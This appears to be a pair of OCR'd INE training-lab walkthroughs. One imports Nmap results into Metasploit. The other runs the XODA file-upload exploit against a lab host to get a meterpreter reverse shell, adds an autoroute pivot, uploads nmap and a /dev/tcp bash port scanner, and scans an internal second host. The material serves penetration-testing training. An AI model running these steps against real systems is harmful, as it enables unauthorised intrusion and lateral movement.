

Importing Nmap Scan Results Into MSF

Step 1: Open the lab link to access the Kali machine.



Step 2: Check if the target machine is reachable:
Command:
ping -c 4 demo.ine.local



The target machine is not reachable. Let's use Nmap to skip the host discovery phase and assume that the hosts are online. This is useful in environments where ICMP echo requests (ping) are blocked by firewalls, which would normally prevent Nmap from detecting if a host is up.
Step 3: Importing Nmap scan results into MSF
Perform the Nmap scan and save the output in XML format.
Command:
nmap -sV -Pn -oX myscan.xml demo.ine.local

```
┌──(root㉿INE)-[~]
└─# nmap -sV -Pn -oX myscan.xml demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-29 11:13 IST
Nmap scan report for demo.ine.local (10.0.16.177)
Host is up (0.0022s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE            VERSION
80/tcp    open  http               HttpFileServer httpd 2.3
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.76 seconds

┌──(root㉿INE)-[~]
└─#
```

After performing an Nmap scan and exporting a scan results XML format, you can import the results directly into the MSF.
To begin with, you will need to start the postgresql database service. This can be done by running the following command:
Command:
service postgresql start

```
┌──(root㉿INE)-[~]
└─# service postgresql start
Starting PostgreSQL 16 database server: main.

┌──(root㉿INE)-[~]
└─#
```

We can now start the Metasploit Framework console (msfconsole) by running the following command:
Command:
msfconsole

```
┌──(root㉿INE)-[~]
└─# msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search


Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ........................
       cccccccccccccccccccccccc
       cccccccccccccccccccccccc
       cccccccc................
       cccccccccccccccccccccccc
       cccccccccccccccccccccccc
       ................cccccccc
       cccccccccccccccccccccccc
       cccccccccccccccccccccccc
       ........................
       ffffffffffffffffffffffff
       ffffffff................
       ffffffffffffffffffffffff
       ffffffff................
       ffffffff................
       ffffffff................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
```

Once the Metasploit Framework console (msfconsole) is started, you can verify that the MSF database is connected by running the following command:

Command:

db_status

As shown in the following screenshot, MSF is connected to the database.

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v6.4.12-dev                          ]
+ -- --=[ 2426 exploits - 1250 auxiliary - 428 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```

You can now import the Nmap scan results, in this case, we will be importing the scan results from the previous lab exercise.
This can be done by running the following command:
Command:
db_import myscan.xml
As shown in the following screenshot, the results are successfully imported.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > db_import myscan.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.13.10'
[*] Importing host 10.0.16.177
[*] Successfully imported /root/myscan.xml
msf6 >
```

We can now view the results by running the following commands:
Command:
hosts
services
As shown in the following screenshot, the Nmap scan results have been successfully imported into MSF.


```
msf6 > hosts

Hosts
=====

address      mac  name            os_name  os_flavor  os_sp  purpose  info  comments
-------      ---  ----            -------  ---------  -----  -------  ----  --------
10.0.16.177       demo.ine.local  Unknown                    device

msf6 > services
Services
========

host         port   proto  name              state  info
----         ----   -----  ----              -----  ----
10.0.16.177  80     tcp    http              open   HttpFileServer httpd 2.3
10.0.16.177  135    tcp    msrpc             open   Microsoft Windows RPC
10.0.16.177  139    tcp    netbios-ssn       open   Microsoft Windows netbios-ssn
10.0.16.177  445    tcp    microsoft-ds      open   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.0.16.177  3389   tcp    ssl/ms-wbt-server  open
10.0.16.177  49154  tcp    msrpc             open   Microsoft Windows RPC
10.0.16.177  49155  tcp    msrpc             open   Microsoft Windows RPC

msf6 >
```

Conclusion

This lab demonstrates the process of importing Nmap scan results into the Metasploit Framework, enabling efficient integration of network discovery and vulnerability exploitation.

T1046 : Network Service Scanning

Step 1: Open the lab link to access the Kali machine.



Step 2: Check if the target machine is reachable:
Command:
ping -c 4 demo1.ine.local

```
┌──(root㉿INE)-[~]
└─# ping -c 4 demo1.ine.local
PING demo1.ine.local (192.63.4.3) 56(84) bytes of data.
64 bytes from demo1.ine.local (192.63.4.3): icmp_seq=1 ttl=64 time=0.156 ms
64 bytes from demo1.ine.local (192.63.4.3): icmp_seq=2 ttl=64 time=0.053 ms
64 bytes from demo1.ine.local (192.63.4.3): icmp_seq=3 ttl=64 time=0.056 ms
64 bytes from demo1.ine.local (192.63.4.3): icmp_seq=4 ttl=64 time=0.065 ms

── demo1.ine.local ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3101ms
rtt min/avg/max/mdev = 0.053/0.082/0.156/0.042 ms

┌──(root㉿INE)-[~]
└─#
```

The target is reachable.
Step 3: Port scanning with Nmap
We can now perform a default Nmap port scan on the target to identify the open ports on the target system, this can be done by running the following command:
Command:
nmap demo1.ine.local
As shown in the following screenshot, the default Nmap scan does reveal open port 80.

```
┌──(root㉿INE)-[~]
└─# nmap demo1.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-26 13:08 IST
Nmap scan report for demo1.ine.local (192.63.4.3)
Host is up (0.000022s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:3F:04:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds

┌──(root㉿INE)-[~]
└─#
```

Step 4: Check the HTTP content hosted on port 80 of the target machine
Command:
curl demo1.ine.local
As mentioned in the challenge, a XODA web app instance is running on the system which can be exploited using the “exploit/unix/webapp/ xoda_file_upload” Metasploit module.

```
┌──(root㉿INE)-[~]
└─# curl demo1.ine.local
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
        <title>XODA</title>
                <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
                        <script language="JavaScript" type="text/javascript">
                        //<![CDATA[
                        var countselected=0;
                        function stab(id){var _10=new Array();for(i=0;i<_10.length;i++){document.getElementById(_10[i]).className="tab";}document.getElementById(id).className="stab";}v
ar allfiles=new Array('');
                        //]]>
                </script>
                <script language="JavaScript" type="text/javascript" src="/js/xoda.js"></script>
                <script language="JavaScript" type="text/javascript" src="/js/sorttable.js"></script>
                <link rel="stylesheet" href="/style.css" type="text/css" />
</head>

<body onload="document.lform.username.focus();">
        <div id="top">
                <a href="/" title="XODA"><span style="color: #56a;">XO</span><span style="color: #fa5;">D</span><span style="color: #56a;">A</span></a>
                        </div>
        <form method="post" action="/?log_in" name="lform" id="login">
                <p>Username: <input type="text" id="un" name="username" /></p>
                <p>Password: <input type="password" name="password" /></p>
                <p><input type="submit" name="submit" value="login" /></p>
        </form>
</body>
</html>

┌──(root㉿INE)-[~]
└─#
```

Step 5: Start msfconsole
Command:
msfconsole

Step 6: Select the mentioned module and set the parameter values
Command:
use exploit/unix/webapp/xoda_file_upload
set RHOSTS demo1.ine.local
set TARGETURI /
set LHOST 192.63.4.2
exploit

```
msf6 > use exploit/unix/webapp/xoda_file_upload

[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/xoda_file_upload) > set RHOSTS demo1.ine.local
RHOSTS ⇒ demo1.ine.local
msf6 exploit(unix/webapp/xoda_file_upload) > set TARGETURI /
TARGETURI ⇒ /
msf6 exploit(unix/webapp/xoda_file_upload) > set LHOST 192.63.4.2
LHOST ⇒ 192.63.4.2
msf6 exploit(unix/webapp/xoda_file_upload) > exploit

[*] Started reverse TCP handler on 192.63.4.2:4444
[*] Sending PHP payload (gbxiDM.php)
[*] Executing PHP payload (gbxiDM.php)
[*] Sending stage (39927 bytes) to 192.63.4.3
[!] Deleting gbxiDM.php
[*] Meterpreter session 1 opened (192.63.4.2:4444 → 192.63.4.3:55022) at 2024-11-26 13:09:45 +0530


meterpreter >
meterpreter >
```

A meterpreter session is spawned on the target machine.

Step 7: Start a command shell and identify the IP address range of the second target machine.

Command:

shell

ip addr

```
meterpreter >
meterpreter > shell
Process 801 created.
Channel 0 created.

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
2695: eth0@if2696: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:3f:04:03 brd ff:ff:ff:ff:ff:ff
    inet 192.63.4.3/24 brd 192.63.4.255 scope global eth0
       valid_lft forever preferred_lft forever
2697: eth1@if2698: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:b4:6c:02 brd ff:ff:ff:ff:ff:ff
    inet 192.180.108.2/24 brd 192.180.108.255 scope global eth1
       valid_lft forever preferred_lft forever
```

The IP address of the first target machine on its eth1 interface is 192.180.108.2, the second target machine will be located at 192.180.108.3 on the second network.

Step 8: Add the route to Metasploit's routing table.

Command:

run autoroute -s 192.180.108.2

```
meterpreter >
meterpreter > shell
Process 801 created.
Channel 0 created.

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
2695: eth0@if2696: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:3f:04:03 brd ff:ff:ff:ff:ff:ff
    inet 192.63.4.3/24 brd 192.63.4.255 scope global eth0
       valid_lft forever preferred_lft forever
2697: eth1@if2698: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:b4:6c:02 brd ff:ff:ff:ff:ff:ff
    inet 192.180.108.2/24 brd 192.180.108.255 scope global eth1
       valid_lft forever preferred_lft forever
exit
meterpreter > run autoroute -s 192.180.108.2

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 192.180.108.2/255.255.255.0 ...
[+] Added route to 192.180.108.2/255.255.255.0 via 192.63.4.3
[*] Use the -p option to list all active routes
meterpreter >
```

Step 9: Background the current meterpreter session and use the portscan tcp module of Metasploit to scan the second target machine.
Press CTRL+z and Enter y to background the meterpreter session.
Command:
use auxiliary/scanner/portscan/tcp
set RHOSTS 192.180.108.3
set verbose false
set ports 1-1000
exploit

```
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(unix/webapp/xoda_file_upload) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.180.108.3
RHOSTS => 192.180.108.3
msf6 auxiliary(scanner/portscan/tcp) > set verbose false
verbose => false
msf6 auxiliary(scanner/portscan/tcp) > set ports 1-1000
ports => 1-1000
msf6 auxiliary(scanner/portscan/tcp) > exploit

[+] 192.180.108.3:        - 192.180.108.3:22 - TCP OPEN
[+] 192.180.108.3:        - 192.180.108.3:21 - TCP OPEN
[+] 192.180.108.3:        - 192.180.108.3:80 - TCP OPEN
[*] 192.180.108.3:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

Step 10: Check the static binaries available in the "/usr/bin/" directory.
Command:
ls -al /root/static-binaries/nmap
file /root/static-binaries/nmap

```
┌──(root㉿INE)-[~]
└─# ls -al /root/static-binaries/nmap
file /root/static-binaries/nmap
-rwxr-xr-x 1 root root 6100104 Apr 23  2020 /root/static-binaries/nmap
/root/static-binaries/nmap: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, BuildID[sha1]=2d0a2a6eb2d6a7cb2721faf2387fb3a6ad7cfceb, st
ripped

┌──(root㉿INE)-[~]
└─#
```

Step 11: Background the Metasploit session and create a bash port scanning script.
Press CTRL+z to background the Metasploit session.
Using the script provided at [https://catonmat.net/tcp-port-scanner-in-bash] as a reference, create a bash script to scan the first 1000 ports
Command:

```
#!/bin/bash
for port in {1..1000}; do
 timeout 1 bash -c "echo >/dev/tcp/$1/$port" 2>/dev/null && echo "port $port is open"
done
```

Save the script as bash-port-scanner.sh

```
  GNU nano 8.0                                                    bash-port-scanner.sh *
#!/bin/bash
for port in {1..1000}; do
 timeout 1 bash -c "echo >/dev/tcp/$1/$port" 2>/dev/null && echo "port $port is open"
done
```

Step 12: Foreground the Metasploit session and switch to the meterpreter session.
Press "fg" and press enter to foreground the Metasploit session.
Command:

```
sessions -i 1
```

```
msf6 auxiliary(scanner/portscan/tcp) > exploit

[+] 192.180.108.3:         - 192.180.108.3:22 - TCP OPEN
[+] 192.180.108.3:         - 192.180.108.3:21 - TCP OPEN
[+] 192.180.108.3:         - 192.180.108.3:80 - TCP OPEN
[*] 192.180.108.3:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Step 13: Upload the nmap static binary and the bash port scanner script to the target machine.
Command:

```
upload /root/static-binaries/nmap /tmp/nmap
upload /root/bash-port-scanner.sh /tmp/bash-port-scanner.sh
```

```
meterpreter > upload /root/static-binaries/nmap /tmp/nmap
[*] Uploading  : /root/static-binaries/nmap → /tmp/nmap
[*] Uploaded -1.00 B of 5.82 MiB (0.0%): /root/static-binaries/nmap → /tmp/nmap
[*] Completed  : /root/static-binaries/nmap → /tmp/nmap
meterpreter > upload /root/bash-port-scanner.sh /tmp/bash-port-scanner.sh
[*] Uploading  : /root/bash-port-scanner.sh → /tmp/bash-port-scanner.sh
[*] Uploaded -1.00 B of 129.00 B (-0.78%): /root/bash-port-scanner.sh → /tmp/bash-port-scanner.sh
[*] Completed  : /root/bash-port-scanner.sh → /tmp/bash-port-scanner.sh
meterpreter >
```

Step 14: Make the binary and script executable and use the bash script to scan the second target machine.
Command:
shell
cd /tmp/
chmod +x ./nmap ./bash-port-scanner.sh
./bash-port-scanner.sh 192.180.108.3

```
./bash-port-scanner.sh 192.180.108.3
port 21 is open
port 22 is open
port 80 is open
```

Three ports are open on the target machine, ports 21, 22 and 80.
Step 15: Using the nmap binary, scan the target machine for open ports.
Command:
./nmap -p- 192.180.108.3

```
./nmap -p- 192.180.108.3
Starting Nmap 7.70 ( https://nmap.org ) at 2024-11-26 07:57 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 192.180.108.3
Host is up (0.0031s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 19.97 seconds
```

The services running on the target machine are FTP, SSH and HTTP.

References

- [https://attack.mitre.org/techniques/T1046/]